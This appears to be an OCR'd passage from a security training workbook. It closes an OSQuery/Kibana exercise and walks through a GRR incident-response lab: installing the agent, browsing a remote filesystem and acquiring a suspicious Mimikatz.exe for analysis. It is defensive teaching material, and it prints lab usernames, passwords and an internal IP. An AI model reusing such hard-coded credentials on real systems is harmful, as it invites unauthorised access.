


16. **Discover data**

    Once the index pattern has been created, please click the "Discover" button in the top-left hand Kibana menu. This will reveal the raw events that are being generated and are being loaded in Kibana.

    Amongst many others, you might notice a "json.action" field exists with typical values "added" or "removed". What's that all about?

    As you may remember, we have configured the OSQuery queries to run every minute. OSQuery is smart enough to generate differential logs. For example, the first time the "Processlist" query runs, it will generate a lot of events, as it has information on all running processes. Any subsequent runs of the query will however only generate differential logs (processes that were removed or added).



17. **Optional - Get creative and visualize data**

    If you have some time left, feel free to get creative and build some Kibana visualizations on top of the data that we're feeding into the ELK cluster.

    As always, your instructor or TA would be happy to support if required.

SEC599-5.5: Exercise - Incident response using GRR

Objective

The following are high-level exercise steps we'll need to complete:

- Deploying GRR on one of our Windows-based endpoints
- Browsing the remote filesystem from the GRR management console
- Acquiring a remote memory dump from the GRR management console
- Launching a hunt looking for suspicious files using GRR

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Windows
3. SEC599-C01 - Ubuntu03
4. SEC599-C01 - Firewall

SEC599-5.5

During this lab, we will introduce GRR as a remote forensics tools. We will install the GRR agent on one of our Windows workstations, after which we will use GRR to browse the remote filesystem, acquire a remote memory dump & launch a hunt looking for suspicious files!

The following are high-level exercise steps we'll need to complete:

- Deploying GRR on one of our Windows-based endpoints
- Browsing the remote filesystem from the GRR management console
- Acquiring a remote memory dump from the GRR management console
- Launching a hunt looking for suspicious files using GRR

1. **Authenticate to Windows workstation**

   As always, we'll authenticate to our Windows workstation using the following credentials:


   - Username: nick.fury
   - Password: Awesomesauce123

2. **Access the GRR administrative console**

   Next up, we will have a look at GRR's admin console, which we've added as a bookmark in Google Chrome. It is running on host 192.168.30.16 on port 8000. The credentials you can use to authenticate to the system are:

   - Username: admin
   - Password: sec599

The GRR admin console can be a bit "tricky" to work with, so take your time to get the hang of it. As a first test, click in the search box (top of the screen) and press ENTER (without entering any values). This will return 0 results, as there are currently no clients sending data to GRR.



3. **Download & install GRR executable**


   So, let's install GRR on our very own Windows workstation! You can achieve this by browsing the following menu in GRR:

   "Manage Binaries" -> "executables" -> "windows" -> "installers"

   Select the "GRR_3.1.0.2_amd64.exe" file by clicking it and then click the Download (Arrow down) button. Once the file is downloaded, please just launch it (e.g. by double-clicking it). After requesting administrative credentials, the executable will silently install GRR on our system. You can use the following credentials:


   - Username: .\student-localadmin
   - Password: sec599

   In an enterprise environment, you could of course easily deploy this binary using GPO's.



4. **Confirm GRR installation - search clients again**

   The easiest way to confirm the successful installation of GRR is to search for clients again. Give the background installer a bit of time (let's say 1 minute) and search GRR again with an empty value in the SearchBox. You should now see that one host was added!




5. **Open "WINDOWS02" client**

   Upon clicking the client entry, you will land on the "client page" in GRR. The "client page" provides a summary view of the client. This includes the following

information:

- OS version
- Date / time
- Users on the system
- Network interfaces


You can also click "Full Details" (right of the screen), which will provide additional details on the host on which GRR is installed. This includes for example the environment variables.



6. **Looking at "launched flows"**

Flows are background activities that have been launched within GRR. This includes both activities that are initiated by the system (e.g. the initial interrogation of a new client) and activities initiated by the end-user (e.g. the request to acquire a remote file).

As GRR can sometimes be a bit tricky to understand the status of an action, the "Manage launched flows" is a good place to come and analyze the state of background activities.




7. **Browse the client filesystem**

   Let's start doing some work on the client! You can use the "Browse Virtual Filesystem" function (included in the menu to the left).

   In the next window, click the following structure: "fs" -> "os" -> "C:". This will allow us to further explore the C:\ directory of the target host. Note that GRR will not automatically load all folders & files, you need to manually click the "Refresh" button to collect this information.

   From this screen, you can explore the file system, but also select files / folders that you'd like to download (or "acquire").



8. **Downloading files from remote system (1)**

   So, let's try downloading files from the remote system. This could be useful during forensics work, if you'd like to acquire suspicious files that you can then further analyze.

   Imagine that you've noticed an "anomaly" from your OSQuery dashboards in ELK (which you created in the last lab) and you've narrowed it down to the following file:

   C:\Users\nick.fury\Desktop\Mimikatz\x64\Mimikatz.exe


   In case it's called Mimikatz.exe, you could already guess what's going wrong... But just to be sure, let's acquire the file so we can further analyze it. Let's try getting this file using GRR:

   - Click "Browse Virtual Filesystem"
   - In the new windows, expand "fs" -> "os" -> "C:"
   - In the right-hand window, double-click "Users"
   - In the "Users" directory, click the "Refresh Recursively" button (the refresh button with an "R")
   - Configure the "Max depth" to 8

   Wait a bit for the Refresh to succeed. GRR will pop up a message indicating the download worked (and the blue square in the top right-hand corner will change from "0" to "1" with a red color).

   Once you've seen the message / the red square, please continue down your path:

- Double-click "nick.fury"
- Double-click "Desktop"
- Double-click "Mimikatz"
- Double-click "x64"
- Click mimikatz.exe



9. **Downloading files from remote system (2)**


Below the directory listing, you will notice another window with the following tabs:

- Stats
- Download
- TextView
- HexView

Please click the "Download" tab and then click "Get a new Version". This will prepare the download for you! As before, you'll have to wait for the completion message, or the blue square in the top right corner to become red (or if the square is already red, wait for the number in red to increase).

Once the button becomes red (or the number in red increases), it means you have an "update". Please press "F5" to hard refresh the web page. Click the relevant file again, select the "Download" tab and click the "Download" button and your download should start.

Again, GRR's interface can sometimes be a bit of a pain (and you could argue that maybe it deserves some extra attention...), but the tool itself is highly powerful and without any license cost.

